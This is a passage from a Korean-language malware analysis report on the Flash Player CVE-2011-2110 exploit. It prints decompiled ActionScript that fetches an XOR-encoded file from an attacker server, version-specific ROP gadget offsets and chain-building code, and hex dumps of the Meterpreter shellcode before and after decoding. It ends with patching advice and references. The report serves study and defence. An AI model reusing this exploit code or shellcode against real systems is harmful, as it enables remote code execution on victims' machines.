loader.dataFormat = URLLoaderDataFormat.BINARY;
loader.addEventListener(Event.COMPLETE, onLoadComplete);
loader.load(new URLRequest(t_url.toString()));
return;
```

그림 25. SWF 디컴파일러 도구로 파일 내용 확인

'info' 값을 XOR 연산한 결과를 URL 요청값으로 설정해 공격자 서버에 특정 요청을 수행한다. 이를 통해 피해자 시스템은 'tBM.txt'를 전송 받게 된다. 또한 EventListener 에 의해 요청된 txt 파일이 아래와 같은 매커니즘에 의해 XOR 연산 처리된다.

```
public function Main()
{
    var i:uint;
    var loader:URLLoader;
    var onLoadComplete:Function;
    onLoadComplete = function (event:Event) : void
    {
        var _loc_3:* = undefined;
        content = loader.data;
        i = 0;
        while (i < content.length)
        {
XOR →       content[i] = content[i] ^ 122;
            _loc_3 = i + 1;
            i = _loc_3;
        }
        content.uncompress();
        content_len = content.length;
```

그림 26. SWF 디컴파일러 도구로 파일 내용 확인

그 뒤, 특정 값을 _loc_2 변수에 입력 후 writeObject 를 이용해 값을 등록시킨다. 그 뒤에 _loc_2 를 인자로 exploit 함수를 호출하게 된다.

```
    var _loc_2:* = new ByteArray();
    code = _loc_2;
    _loc_2.position = 1024 * 1024;
    _loc_2.writeInt(2053274210);
    _loc_2.writeInt(2053339747);
    _loc_2.writeInt(2053405283);
    _loc_2.writeObject(_loc_2);
    exploit(_loc_2, _loc_2);
    trace(_loc_2.length);
    return;
}// end function
;
```

그림 27. exploit 함수 호출 부분

2) exploit

취약 플래시 플레이어 상에서 swf 을 실행시켜 취약점을 유발시키기 위해 공격코드 내부에는 버전별로 상이한 ROP 코드가 담겨 있다.

```
,
if (Capabilities.version.toLowerCase() == "win 10,3,181,23")
{
    if (Capabilities.playerType.toLowerCase() == "activex")
    {
        this.xchg_eax_esp_ret = this.baseaddr - 4147431;
        this.xchg_eax_esi_ret = this.baseaddr - 3143049;
        this.pop eax ret = this.baseaddr - 4218184;
        this.VirtualAlloc = this.baseaddr + 681510;
        this.jmp_eax = this.baseaddr - 4190495;
        this.pop_ecx = this.baseaddr - 4218272;
        this.mov_eax_ecx = this.baseaddr - 3903692;
        this.inc_eax_ret = this.baseaddr - 4218188;
        this.dec_eax_ret = this.baseaddr - 3915158;
        this.to eax = this.baseaddr - 3857511;
        this.virtualprotect = this.baseaddr + 681458;
    }
```

그림 28. Flash player 버전에 따른 ROP 조정

피해자 시스템의 플래시 버전이 10.3.181.23 이므로 위 그림처럼 ROP 가 작동하게 된다. ROP 는 크게 두 가지 부분으로 나눌 수 있다.

첫째, 버전별로 상이한 ROP 부분이다. 여기에 사용되는 가젯(Gadget)들은 모든 버전이 같지만 베이스 레지스터 계산을 프로그램 버전에 맡게 조정해 준다.

둘째, 계산된 베이스 레지스터를 기준으로 위에서 사용한 가젯을 이용해 ROP 공격을 수행한다. 인자를 위한 오프셋 조정은 EAX 레지스터를 이용한다.

```
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt((this.inc_eax_ret + 1));
this.code.endian = Endian.BIG_ENDIAN;
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt((this.inc_eax_ret + 1));
this.code.endian = Endian.BIG_ENDIAN;
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt((this.inc_eax_ret + 1));
this.code.endian = Endian.BIG_ENDIAN;
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt((this.inc_eax_ret + 1));
this.code.endian = Endian.BIG_ENDIAN;
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt((this.inc_eax_ret + 1));
this.code.endian = Endian.BIG_ENDIAN;
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt((this.inc_eax_ret + 1));
```

그림 29. ROP 를 위한 offset 조정

ROP 가 실행되고 exploit 함수의 마지막 부분에서 Main 함수 초기에 XOR 디코딩을 완료한 뒤 저장해 놓은 쉘코드를 메모리에 쓰게 된다. 이렇게 해서 우리가 원하는 페이로드가 메모리에 삽입되고, 공격의 목적을 달성하게 된다.

```
this.code.writeUnsignedInt((this.pobj - 1) + 16 + 1024 * 4 * 100 + 292);
this.code.endian = Endian.BIG_ENDIAN;
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt((this.pobj - 1) + 16 + 1024 * 4 * 100 + 292);
this.code.endian = Endian.BIG_ENDIAN;
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt(131072);
this.code.endian = Endian.BIG_ENDIAN;
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt(64);
this.code.endian = Endian.BIG_ENDIAN;
this.code.endian = Endian.LITTLE_ENDIAN;
this.code.writeUnsignedInt((this.pobj - 1) + 4);
this.code.endian = Endian.BIG_ENDIAN;
this.code.writeUnsignedInt(2425393296);
this.code.writeUnsignedInt(2425393296);
this.code.writeUnsignedInt(2425393296);
this.code.writeUnsignedInt(2425393296);
this.code.writeUnsignedInt(2425393296);
this.code.writeUnsignedInt(2425393296);
this.code.writeUnsignedInt(2425393296);
this.code.writeUnsignedInt(2425393296);
this.code.writeUnsignedInt(2425393296);
this.code.writeUnsignedInt(2425393296);
this.code.writeUnsignedInt(2425393296);
this.code.writeUnsignedInt(2425393296);
this.code.writeUnsignedInt(2425393296);
this.code.writeUnsignedInt(2425393296);
this.code.endian = Endian.BIG_ENDIAN;
this.code.writeBytes(this.content, 0, this.content.length);
var _loc_6:* = new Number(parseFloat(String(args[1073741741])));
var _loc_7:* = new ByteArray();
```

그림 30. ROP 적용 후 쉘코드를 삽입하는 부분


3. 'tBM' 파일 분석

tBM.txt 를 헥사 에디터로 열어보면 다음과 같이 알 수 없는 값들이 입력되어 있다.

```
00000000  02 E6 7B 47 7B B8 84 C4  B9 11 FD C9 A0 B5 A3 0E  æ{G{¸„Ä¹ ýÉ µ£
00000010  5E 8E 22 4B B3 CB 33 4B  0A 6E F9 92 86 79 0A 6A  ^Ž"K³Ë3K nù'†y j
00000020  5B E4 01 21 56 1B FE E6  34 91 1B D7 26 F5 98 E6  [ä !V þæ4' ×&õ˜æ
00000030  2A A1 DD 56 61 F3 29 DC  13 7C 29 75 BD 0A 20 EA  *¡ÝVaó)Ü |)u½  ê
00000040  9C C6 4A 28 13 3B 31 FD  33 02 FE A0 F2 C7 83 6F  œÆJ( ;1ý3 þ òÇƒo
00000050  A2 6C 0F FD B6 69 B1 6E  97 89 3D 5E EF 0C ED AB  ¢l ý¶i±n—‰=^ï í«
00000060  55 02 B2 30 5E 48 8A 9B  18 99 7B 5F 0B A5 32 38  U ²0^HŠ› ™{_ ¥28
00000070  3B D1 30 F8 E2 2E 07 90  0C 11 CB 9D FD D1 0C 62  ;Ñ0øâ. ˜  Ë•ýÑ b
00000080  88 BD FE DF 7E 66 8C 0B  FB FB 2A 8B 4B 18 1A AC  ˆ½þß~fŒ ûû*‹K  ¬
00000090  DD 9B 14 E9 D6 D4 08 58  1B BF F5 D5 FE 70 7C 91  Ý› éÖÔ X ¿õÕþp|'
000000A0  D8 F4 38 D5 B1 ED 54 64  8E B2 ED 85 2A F8 40 91  Øô8Õ±íTdŽ²í…*ø@'
000000B0  98 B3 28 A2 A2 8B D8 0C  11 FB EA A3 BD 77 E3 E8  ˜³(¢¢‹Ø  ûê£½wãè
000000C0  BB B0 A4 F2 CF 3F 5B 49  BF 36 9C 1D EF 9C B5 7D  »°¤òÏ?[I¿6œ ïœµ}
000000D0  04 8D 8A A7 AA DD 24 F4  EA 6D 65 04 02 08 EA DB  ŠªÝ$ôême  êÛ
000000E0  E2 07 00 B0 48 FD 97 4F  10 4B 16 A7 12 44 04 A5  â  °Hý—O K § D ¥
000000F0  9F A2 90 B5 D9 09 F9 0C  94 72 48 0C 5F 0F 0E 86  Ÿ¢µÙ ù rH _  †
00000100  B3 F3 41 8F DE E3 D6 8F  89 BA 01 73 54 14 FE E5  ³óAÞãÖ‰º sT þå
00000110  AE 43 A9 4D AC 66 69 E2  53 31 55 6B C5 4E 22 24  ®C©M¬fiâS1UkÅN"$
00000120  55 CF E2 72 5F CF 8A 96  67 9C 9F 88 F2 E0 CF 1C  UÏâr_ÏŠ–gœŸˆòàÏ
00000130  48 B1 10 5A 20 8B 2F 7C  BF 70 CA EC 40 A7 87 66  H± Z ‹/|¿pÊì@§‡f
00000140  30 11 94 A6 09 1A DE 2F                           0 ”¦  Þ/
```

그림 31. XOR 수행 전 공격 서버에서 전송된 txt 파일

swf 파일의 동작 중 이 파일을 XOR 연산시킨 뒤 실행하므로, 디코딩 도구를 이용해 122 와 XOR 연산을 수행하면 다음과 같은 파일이 생성된다.



```
BE C3 6B 87 B3 DA CF D9  74 24 F4 58 31 C9 B1 49  ¾Ãk‡³ÚÏÙt$ôX1É±I
31 70 14 83 E8 FC 03 70  10 21 9E 7B 5B 2C 61 84  1p ‡èü p !‡{[,a‡
9C 4E EB 61 AD 5C 8F E2  9C 50 DB A7 2C 1B 89 53  ‡Nëa-\‡â‡PÛ§, ‡S
A6 69 06 53 0F C7 70 5A  90 E6 BC 30 52 69 41 4B  ¦i S ÇpZ‡æ¼0RiAK
87 49 78 84 DA 88 BD F9  15 D8 16 75 87 CC 13 CB  ‡Ix‡Ú‡½ù Ø u‡Ì Ë
14 ED F3 47 24 95 76 97  D1 2F 78 C8 4A 24 32 F0   íóG$‡v‡Ñ/xÈJ$2ð
E1 62 E3 01 25 71 DF 48  42 41 AB 4A 82 98 54 7D  ábã %qßHBA«J‡‡T}
EA 76 6B B1 E7 87 AB 76  18 F2 C7 84 A5 04 1C F6  êvk±ç‡«v òÇ‡¥  ö
71 81 81 50 F1 31 62 60  D6 A7 E1 6E 93 AC AE 72  q‡‡Pñ1b`Ö§án‡¬®r
22 61 C5 8F AF 84 0A 06  EB A2 8E 42 AF CB 97 2E  "aÅ‡¯‡  ë¢‡B¯Ë‡.
1E F4 C8 97 FF 50 82 3A  EB E2 C9 52 D8 D8 F1 A2   ôÈ‡ÿP‡:ëâÉRØØñ¢
76 6B 81 90 D9 C7 0D 99  92 C1 CA DE 88 B5 45 21  vk‡‡ÙÇ ‡'ÁÊÞ‡µE!
33 C5 4C E6 67 95 E6 CF  07 7E F7 F0 DD D0 A7 5E  3ÅLæg‡æÏ ~÷ðÝÐ§^
8E 90 17 1F 7E 78 72 90  A1 98 7D 7A CA 32 87 ED  ‡‡  ~xr‡¡‡}zÊ2‡í
35 6A 31 6C DD 68 3E 7E  DF E5 D8 EA CF A3 73 83  5j1lÝh>~ßåØêÏ£s‡
76 EE 08 32 76 25 75 74  FC C9 89 3B F5 A4 99 AC  vî 2v%utüÉ‡;õ¤‡¬
F5 F3 C0 7B 09 2E 6E 84  9F D4 39 D3 37 D6 1C 13  õóÀ{ .n‡‡Ô9Ó7Ö
98 29 4B 2F 11 BF 34 58  5E 2F B5 98 08 25 B5 F0  ‡)K/ ¿4X^/µ‡ %µð
EC 1D E6 E5 F2 88 9A B5  66 32 CB 6A 20 5A F1 55  ì æåò‡‡µf2Ëj ZñU
06 C5 0A B0 96 3A DD FD  1C 4A 6B EE DC           Å °‡:Ýý JkîÜ
```

그림 32. txt 파일을 XOR Decoding 한 결과

일반적인 CVE-2011-2110 취약점에서는 XOR 디코딩을 수행하면 악의적 목적을 수행하는 PE 파일이 나오게 된다. 하지만 해당 모듈은 Metasploit 에 내장된 것으로, 실질적인 공격코드는 디스크를 건드리지 않고 직접 메모리에서 수행되는 Meterpreter 코드로 변환된다. Meterpreter 는 피해자 컴퓨터에 대한 심화된 공격 패턴을 제공한다.

4. 결 론

CVE-2011-2110 은 논리적 결함이 있는 플래시 플레이어를 이용해 공격자가 원하는 코드를 실행시키거나, 악성코드를 다운받는 등 악의적 공격 수행을 가능하게 하는 취약점이다. 특히 사용자가 모르는 사이에 사용자 컴퓨터를 점령할 수 있다는 점에서 잠재적 위험성을 가지고 있다.

플래시 플레이어 취약점은 최근 들어 다른 취약점들과 함께 많이 악용되고 있다. 다수의 사용자들은 멀티미디어 프로그램에 대한 보안 위협을 인지하지 못하고 업데이트를 소홀이 한다. 하지만 웬만한 브라우저에는 플래시 플레이어가 다 지원이 되고 설치가 되어있는 만큼 공격 대상에 대한 선택의 폭이 넓다고 할 수 있다. 특히 최근에는 게임 계정 및 정보 탈취에 많이 악용되는 추세이다.

무엇보다 중요한 것은 새로운 취약점과 잠재적인 보안 위협에 대한 지속적인 관심과 업데이트라고 할 수 있다. 이는 단순히 백신 프로그램으로 해결할 수 있는 부분이 아니므로 사용자의 각별한 주의가 요구된다.

5. 대응 방안

사용자들은 주기적으로 해당 프로그램 업데이트를 수행해야 하며, 새로운 보안 패치가 발표되면 지체하지 말고 패치를 적용해야 한다. Adobe 공식 사이트를 방문하면 새로운 보안 패치에 대한 정보나, 이에 관련한 패치 파일을 다운로드 할 수 있다.




그림 33. Adobe 사에서 제공하는 보안 정보 및 프로그램 다운로드 페이지

6. 참고 자료

6.1. 참고 문헌

- ActionScript 3.0 and AVM2 Performance Tuning by Adobe
- Analyzing an Adobe Flash MALWARE by +NCR/CRC!
- Understanding and Exploitating Flash ActionSCript Vulnerabilities by Haifei Li

6.2. 참고 웹 문서

- http://cleverdj.tistory.com/46
- http://community.websense.com/blogs/securitylabs/archive/2011/06/17/cve-2011-2110-for-adobe-flash-player-being-exploited-in-the-wild.aspx
- http://blog.ahnlab.com/asec/554
- http://sinun.tistory.com/141